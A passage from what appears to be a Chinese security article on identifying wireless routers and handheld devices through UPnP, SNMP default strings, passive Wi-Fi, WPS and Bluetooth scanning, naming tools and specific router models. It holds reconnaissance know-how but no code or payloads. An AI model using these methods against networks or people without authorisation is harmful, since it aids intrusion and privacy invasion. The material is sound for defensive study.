在默认情况下，绝大多数的无线网络设备都支持 UPNP 设置，并且在默认情况下都已开启这项。通过前期的扫描先行确认疑似无线网络设备的 IP，如图 4 所示，使用 NMAP 检测到 10.0.0.1 为 D-Link 产品。




图 4

然后使用简单的 UPNP 工具搜索当前内部网络，如图 5 所示，通过使用 UPNP 扫描工具，即可看到出现目标无线设备的厂商名称、具体型号及型号的提示，即获得无线网络产品为日本 BUFFALO 无线路由器，具体型号为 WHR-HP-G54，其设备版本号为 1.40。甚至在下方我们都获取到了该产品的详细 UDN 编号。

3．SNMP 探测

大多数有线网络中总有一些设备运行着 SNMP 服务，无线网络也是一样，在连接至有线网络的无线网络设备中也总会有一些产品默认支持 SNMP 服务。其实很多时候这些 SNMP 服务是不必要的，但却没有引起网络管理员的重视。更令人觉得遗憾的是，很多设备的 SNMP 字符串设置保持了产品出厂时默认的设置并没有在使用后更改，这样更是增加了可能面临的安全危险。




图 5

无论是对于安全人员还是黑客们而言，有很多工具都能够协助人们查找及识别开启 SNMP 的无线网络设备。如图 6 所示，使用 SOLARWINDS 中的 MIB Walk 工具，利用默认字符串对疑似无线网络设备进行查询，可以看到找到一台名为 Linksys 的无线路由器，其默认开启了 SNMP 服务。




图 6

好了，上面就是一些典型的通过传统有线网络技术来进行无线设备指纹识别的方法和思路，下面看看基于无线网络技术的指纹识别。

基于无线网络技术的指纹识别

1．通过分析无线报文实现

和有线网络中常提到的操作系统指纹判断一样，对于无线网络设备，同样存在着诸多可用于判断其产品类型的方式。比如该无线网络设备在进行广播时，会发送一些特定的数据报文，在这些数据报文中存在一些 Banner，可以帮助安全人员或者黑客们判断出该产品的具体型号。

最出名的工具有 wifinger.py，这款基于 python 开发的工作在 Linux 环境下的工具，采用了被动式探测方法。所谓被动式探测就是指处于 Monitor 监听模式的无线网卡，在不发送任何数据包的前提下，对无线网络中的全部流量进行过滤和分析，并自动将其中区分出来的无线设备列举出来。当然，区分的主要依据是一个名为 digits.dat 的指纹库文件，这个文件和 NMAP 中的指纹库文件一样，都需要定期更新。

在这个名为 digis.dat 的指纹库文件中，我们可以看到，其中的内容均是以某些款型无线路由器在广播或者与无线客户端之间传递数据时，所具有的特征性代码来存储的，比如产品型号、默认 WPS 版本、广播。只要在监听无线网络的过程中，探测到出现符合其中任意一个特征码的数据包文时，就会出现一个疑似该型号无线路由器的百分比描述。而若是出现多个符合的特征码时，则会加强和指纹库文件中定义的无线路由器型号的吻合度，换句话说，就会出现一个较高的百分比描述。

如图 7 中黑框处所示，在经过简短的监听后，wifinger.py 分析出当前无线网络中存在一台 Belkin 品牌的无线设备，其具体型号很可能为 Belkin G+ MIMO F5D9230-4。




图 7

类似地，如图 8 中黑框处所示，判断出当前无线网络中存在一台 D-Link 的型号为 DIR-624 的无线路由器，以及一台疑似 D-Link DIR-628 的无线路由器。




图 8

需要说明的是，由于该指纹库覆盖面有限，所以除了较为有名的无线设备品牌及市场占有率较高的型号外，一些影响力较小的品牌或者在北美及欧洲地区市场占有率较小的产品，暂时是无法识别的，比如在数月前测试时，仍无法识别日本的 BUFFALO 和韩国的 IPTIME 这两个无线品牌产品，这个有待于指纹库的不断更新和改进。

2．基于 WPS 的判断

WPS 是由 WiFi 联盟所推出的全新 WiFi 安全防护设定(WiFi Protected Setup)标准，该标准推出的主要原因是为了处理长久以来无线网络加密认证设定的步骤过于繁杂艰难之弊病，运用者往往会因为步骤太过麻烦，以致干脆不做任何加密安全设定，因而引发许多安全上的问题。通过无线路由器上的 WPS 键可以让用户高速轻松的加密无线网络传输数据，阻止非法用户的入侵。一方面保证了无线网络的安全，另一方面又让用户配置加密更加轻松，每个人都可以很容易的上手。

那么，通过对开启 WPS 功能的无线设备扫描，也能够协助无线黑客们判断出无线设备的具体类型。如图 9 所示，使用 wpscan.py 进行被动式扫描，能够获取到开启 WPS 功能的无线设备当前状态。在获取到 WPScan 功能状态的同时，也能够获取到一些该无线网络设备的相关信息，比如图 9 中黑框处所示，在“Model Name”处，就识别出为 Belkin 的型号为 F5D7230-4 的无线路由器，甚至可以显示出具体的型号为 v9。




图 9

由于图 9 所示内容源自 WPS 的广播数据，所以结果尤为可信和准确，不像之前无线设备指纹检测那样存在一定的吻合准确度问题。但是需要注意的是，并不是所有的无线网络设备都具备 WPS 功能。

针对手持设备的指纹识别

本文所说的手持设备包括但不限于智能手机、PDA、UMPC 等，针对手持设备的指纹识别而言，主要有两个思路，一是若该手持设备支持 WiFi，并已经连接到某一个无线网络进行上网操作，比如咖啡屋等地方。此时就可以使用本文之前所提及的有线网络指纹识别的方法来判定。

第二个思路是若该手持设备没有开启 WiFi 或者直接就不支持 WiFi 功能，但是当前开启了蓝牙功能，那么也能够通过对蓝牙的扫描来达到获取该设备 MAC、机型等信息，从而达到系统识别的目的。这种情况很常见，玩蓝牙的朋友都知道，在很多场合，其实随便打开蓝牙一搜就能搜索到不少开启蓝牙功能的设备，主要都是智能手机，其中大部分还是默认开启的。如图 10 所示为我在机场候机大厅搜索到的开启蓝牙功能的手持设备。

